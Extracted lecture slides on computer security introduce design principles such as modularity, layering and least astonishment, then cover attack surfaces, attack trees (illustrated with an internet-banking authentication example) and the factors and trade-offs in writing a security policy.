
- Modularity principle says that the security mechanism must be developed:
 - as separate and protected modules, and
 - using the modular architecture.
- The design goal here is to provide security functions and services, such as cryptographic functions, as common modules
- For example:
 - numerous protocols and applications make use of cryptographic functions
 - Rather than implementing such functions in each protocol or application, a more secure design is to provide a common cryptographic module that can be invoked by other applications
- This allows us to focus on
 - a) the secure design and implementation of a single cryptographic module, and
 - b) the mechanisms to protect the module from tampering
- The modular structure helps in migrating to new technology or upgrading the features of security mechanism without modifying the entire system

Security Design Principles



Layering

- Similar to defense in depth
- Involves the use of multiple, overlapping protection approaches in a series
- Provides multiple barriers to the adversary if he tries to access the protected system.
- Allows for numerous, different controls to guard against whatever threats come to pass.
- Addresses people, technology, and operational aspects of information systems
- Security breach of any one layer will not leave the system unprotected



Security Design Principles



Least Astonishment

- Security mechanisms should use a model that the users can easily understand
- The security mechanisms should be designed such that using the mechanism is simple
 - Hide complexity introduced by security mechanisms
 - Ease of installation, configuration, and use
- The security mechanism should be such that the user has a good intuitive understanding of how the security goals map to the provided security mechanism
- For example:
 - The program should always respond in the way that is least likely to astonish the user. Such as at the time of login, the system should not ask your SSN
- Configuring and executing a program should be as easy and as intuitive as possible, and any output should be clear, direct, and useful.





Attack Surfaces and Attack Trees

साने परमं बलं

Attack Surfaces and Attack Trees



Attack Surfaces

- An attack surface
 - is the **set of entry points** that attackers can use to compromise a system.
 - consists of **reachable and exploitable** vulnerabilities in a system
- Keeping the attack surface as small as possible is a basic security measure
- For example:
 - Open ports on outward facing Web and other servers, and code listening on those ports
 - Services that are available on the inside of a firewall
 - Code that processes incoming data, email, XML, office documents, and industry-specific custom data exchange formats
 - Interfaces, SQL, and Web forms
 - An employee with access to sensitive information vulnerable to a social engineering attack

Attack Surfaces and Attack Trees



Attack Surfaces

- Categories of Attack surfaces:

- Network attack surface

- Refers to vulnerabilities over an [LANs](#), [WANs](#), or the [Internet](#)
 - Includes [network protocol vulnerabilities](#), such as those used for a denial-of-service attack, disruption of communications links, and various forms of intruder attacks.

- Software attack surface

- Refers to vulnerabilities in [application](#), utility, or operating system code
 - A particular focus in this category is [Web server software](#)

- Human attack surface


- Refers to vulnerabilities created by [employees](#) or [outsiders](#)
 - Includes, social engineering, human error, and trusted insiders

Attack Surfaces and Attack Trees



Attack Surface Analysis

- Is a useful technique for assessing the **scale and severity** of threats to a system
- A systematic analysis of vulnerable points makes security analysts aware of where security mechanisms are required
- Once an **attack surface is defined**, designers may be able to find ways to make the surface smaller, thus making the task of the adversary more difficult
- It provides guidance on setting priorities for testing, strengthening security measures, or modifying the service or application
- The use of layering (or defense in depth), and attack surface reduction complement each other in mitigating security risk





Attack Surfaces and Attack Trees



Attack Trees

- An attack tree shows a set of potential techniques for exploiting security vulnerabilities
- The goal of the attack (the security incident) is represented as the root node
- Branches and subnodes represent the ways in which the goal can be reached
- Each subnode defines a subgoal
 - Each subgoal may have its own set of further subgoals, etc.





Attack Surfaces and Attack Trees



Attack Trees

- The **leaf nodes** represent different ways to initiate an attack
- Each node other than a leaf is either an **AND-node** or an **OR-node**
- To achieve the goal represented by an AND-node,
 - all the subgoals represented by that node's subnodes must be achieved
- To achieve the goal represented by an OR-node,
 - at least one of the subgoals must be achieved
- Branches can be labeled with values representing difficulty, cost, or other attack attributes, so that alternative attacks can be compared




Attack Surfaces and Attack Trees



Attack Trees – Example

- The **goal** of the attacker is to **compromise a user's bank account**
- The shaded boxes (**leaf nodes**) represent the **attack events**
- The **white boxes** are categories which consist of one or more specific attack events (leaf nodes)
- In this tree, all the nodes other than leaf nodes are **OR-nodes**
- Three components involved in authentication:
 - User terminal and user (UT/U)
 - Communications channel (CC)
 - Internet banking server (IBS)




An Attack Tree for Internet Banking Authentication

Attack Surfaces and Attack Trees



Attack Trees – Example

- User terminal and user (UT/U):
 - These attacks target the user equipment, including the tokens such as smartcards or other password generators, as well as the actions of the user
- Communications channel (CC):
 - This type of attack focuses on communication links
- Internet banking server (IBS):
 - These types of attacks target the servers that host the Internet banking application



An Attack Tree for Internet Banking Authentication


Attack Surfaces and Attack Trees



Attack Trees – Example

• Attack Strategies

- Five attack strategies can be identified, each of which exploits one or more of the three components
 - User credential compromise
 - Injection of commands
 - User credential guessing
 - IBS Security policy violation
 - Use of known authenticated session




Attack Surfaces and Attack Trees



Attack Trees – Example

- User credential compromise
 - This strategy can be used against many elements of the attack surface
 - One by using procedural attacks
 - Monitoring a user's action to observe a PIN or other credential
 - Theft of the user's token or handwritten notes
 - Two
 - Embedding malicious software to compromise the user's login and password
 - Three by using token attack tools
 - Hacking the smartcard
 - Using a brute force approach to guess the PIN
 - Four
 - Obtaining credential information via the communication channel (sniffing)
 - Five
 - Engaging in communication with the target user




Attack Surfaces and Attack Trees



Attack Trees – Example

- **Injection of commands**
 - Involves **intercepting communication** between the UT and the IBS
 - Involves **impersonating** the valid user to gain access to the banking system.
- **User credential guessing**
 - Involves **brute force attacks** against banking authentication schemes by
 - sending random usernames and passwords
 - The attack mechanism can be by using
 - **distributed zombie personal computers**,
 - **hosting automated programs** for username- or password-based calculation




Attack Surfaces and Attack Trees



Attack Trees – Example

- Security policy violation
 - An employee may expose a customer's account by
 - Sharing passwords
 - Using weak access control and logging mechanisms
- Use of known authenticated session
 - Persuading or forcing the user to connect to the IBS with a preset session ID
 - Once the user authenticates to the server, the attacker may utilize the known session ID to send packets to the IBS, spoofing the user's identity



Attack Surfaces and Attack Trees



Attack Trees

- Attack trees are used to effectively exploit the information available on attack patterns
- Organizations such as CERT developed body of knowledge about both general attack strategies and specific attack patterns
- These organizations publish security advisories
- Security analysts can use the attack tree to document security attacks in a structured form that reveals key vulnerabilities
- The attack tree can guide both the design of systems and applications, and the choice and strength of countermeasures.




Computer Security Strategy

Computer Security Strategy



Comprehensive Security Strategy

- A comprehensive security strategy involves three aspects:



Computer Security Strategy



Security Policy


- Developing a security policy is the first step in devising security services and mechanisms
- A security policy
 - Is a **statement of rules and practices** that specify or regulate how a system or organization provides security services to protect sensitive and critical system resources
 - Describes the desired system behavior
 - Includes the requirements for **confidentiality, integrity, and availability**
 - Formal security policies are **enforced** by the system's **technical controls** as well as its **management and operational controls**

Computer Security Strategy



Security Policy

- In developing a security policy, a security manager needs to consider the following factors and tradeoffs:
 - Factors
 - The **value of the assets** being protected
 - The **vulnerabilities** of the system
 - Potential threats and the **likelihood of attacks**
 - Trade-offs
 - Ease of use versus **security**
 - Cost of security versus cost of failure and recovery





Computer Security Strategy



Security Policy – Trade-offs

- Ease of use versus security
 - Virtually all security measures involve some penalty in the area of ease of use
 - For example:
 - Access control mechanisms require users to remember passwords and perhaps perform other access control actions
